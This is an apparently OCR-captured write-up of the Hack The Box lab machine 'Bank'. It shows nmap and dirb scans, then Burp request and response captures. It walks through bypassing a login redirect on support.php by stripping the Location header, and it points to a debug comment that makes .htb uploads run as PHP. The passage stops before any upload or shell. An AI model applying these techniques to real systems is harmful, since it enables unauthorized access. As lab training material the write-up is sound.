Bank

Synopsis


Bank is a relatively simple machine, however proper web enumeration is key to finding the necessary data for entry.

Skills

- Knowledge of Linux
- Enumerating ports and services
- Identyfing vulenrable services
- Exploting SUID files

Exploitation

As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.10.29
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-14 06:59 EDT
Nmap scan report for 10.10.10.29
Host is up (0.063s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 08eed030d545e459db4d54a8dc5cef15 (DSA)
|   2048 b8e015482d0df0f17333b78164084a91 (RSA)
|   256 a04c94d17b6ea8fd07fe11eb88d51665 (ECDSA)
|_  256 2d794430c8bb5e8f07cf5b72efa16d67 (ED25519)
53/tcp open  domain  ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
| dns-nsid: 
|_  bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/14%OT=22%CT=1%CU=43010%PV=Y%DS=2%DC=T%G=Y%TM=64899DA
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10E%TI=Z%CI=I%II=I%TS=8)SEQ
OS:(SP=103%GCD=1%ISR=10E%TI=Z%CI=I%TS=8)OPS(O1=M539ST11NW7%O2=M539ST11NW7%O
OS:3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST11NW7%O6=M539ST11)WIN(W1=7120%W2=
OS:7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M539NNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```


We can see that 3 services are available 22/SSH 53/DNS and 80/HTTP

Beceaus web has the broadest attack surface, let’s start from there

After opening browser the following login page is displayed




Let’s launch dirb to find hidden directories



```
└─# dirb http://bank.htb -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jun 14 07:06:16 2023
URL_BASE: http://bank.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4681

---- Scanning URL: http://bank.htb/ ----
+ http://bank.htb/index.php (CODE:302|SIZE:7322)
+ http://bank.htb/login.php (CODE:200|SIZE:1974)
+ http://bank.htb/logout.php (CODE:302|SIZE:0)
+ http://bank.htb/support.php (CODE:302|SIZE:3291)
```


The dirb found a few PHP files, where support.php seems to be very interesting

When accessing the support.php file and capturing all requests/response via BurpSuit we can see an interesting server response, that discloses some important information




```
HTTP/1.1 302 Found
Date: Wed, 14 Jun 2023 11:27:22 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: login.php
Content-Length: 3291
Connection: close
Content-Type: text/html


<div class="col-sm-5">
  <div class="panel panel-primary">
    <div class="panel-heading">
      <h3 style="font-size: 20px;">
        My Tickets
      </h3>
    </div>
    <div class="panel-body">
      <div class="content-box-large">
        <div class="panel-body">
          <table class="table table-bordered">
            <thead>
              <tr>
                <th>
                  #
                </th>
                <th>
                  Title
                </th>
                <th>
                  Message
                </th>
                <th>
```

The information that all .htb files are treated as php files, will be very useful for further exploitation




```
          Title
        </label>
        <input required placeholder="Title" class="form-control" type="text" name="title" id="
        ticket_title" style="background-repeat: repeat; background-image: none; background-position:
         0% 0%;">
        <br>

        <label>
          Message
        </label>
        <textarea required placeholder="Tell us your problem" class="form-control" style="height:
        170px; background-repeat: repeat; background-image: none; background-position: 0% 0%;" name=
        "message" id="ticket_message">
        </textarea>
        <br>
        <div style="position:relative;">
          <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only
           [DEBUG] -->
          <a class='btn btn-primary' href='javascript:;'>
            Choose File...
            <input type="file" required style='position:absolute;z-index:2;top:0;left:0;filter:
            alpha(opacity=0);-ms-filter:"progid:DXImageTransform.Microsoft.Alpha(Opacity=0)";opacity
            :0;background-color:transparent;color:transparent;' name="fileToUpload" size="40"
            onchange='$("#upload-file-info").html($(this).val().replace("C:\\fakepath\\", ""));'>
          </a>
          &nbsp;
          <span class='label label-info' id="upload-file-info">
          </span>
        </div>
        <br>
        <button name="submitadd" type="submit" class="btn btn-primary mt20" data-disable-with="<div
        class=&quot;loading-o&quot; style=&quot;padding: 7px 21px;&quot;></div>">
          Submit
        </button>
      </form>
```

But if we forward this request the application wil lredirect us to the login page




Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Pro
Intercept HTTP history WebSockets history Options
Request to http://bank.htb:80 [10.10.10.29]
Forward Drop Intercept is on Action Open Browser Comm
Pretty Raw Hex


```
GET /login.php HTTP/1.1
Host: bank.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: HTBBankAuth=c0c0hui6v5jaaae2qoateae2m7
Upgrade-Insecure-Requests: 1


```



In order to access support.php in the browser we need to remove the location header (that points on “login.php”) from the server’s response




```
HTTP/1.1 302 Found
Date: Wed, 14 Jun 2023 11:28:35 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
location: login.php
Content-Length: 3291
Connection: close
Content-Type: text/html

```



```
HTTP/1.1 302 Found
Date: Wed, 14 Jun 2023 11:28:35 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3291
Connection: close
Content-Type: text/html

```

Now with location header removed we will no longer be redirected to the login page and now we can access support.php in the browser



My Tickets

Title Message Attachment Actions

Title [Title]

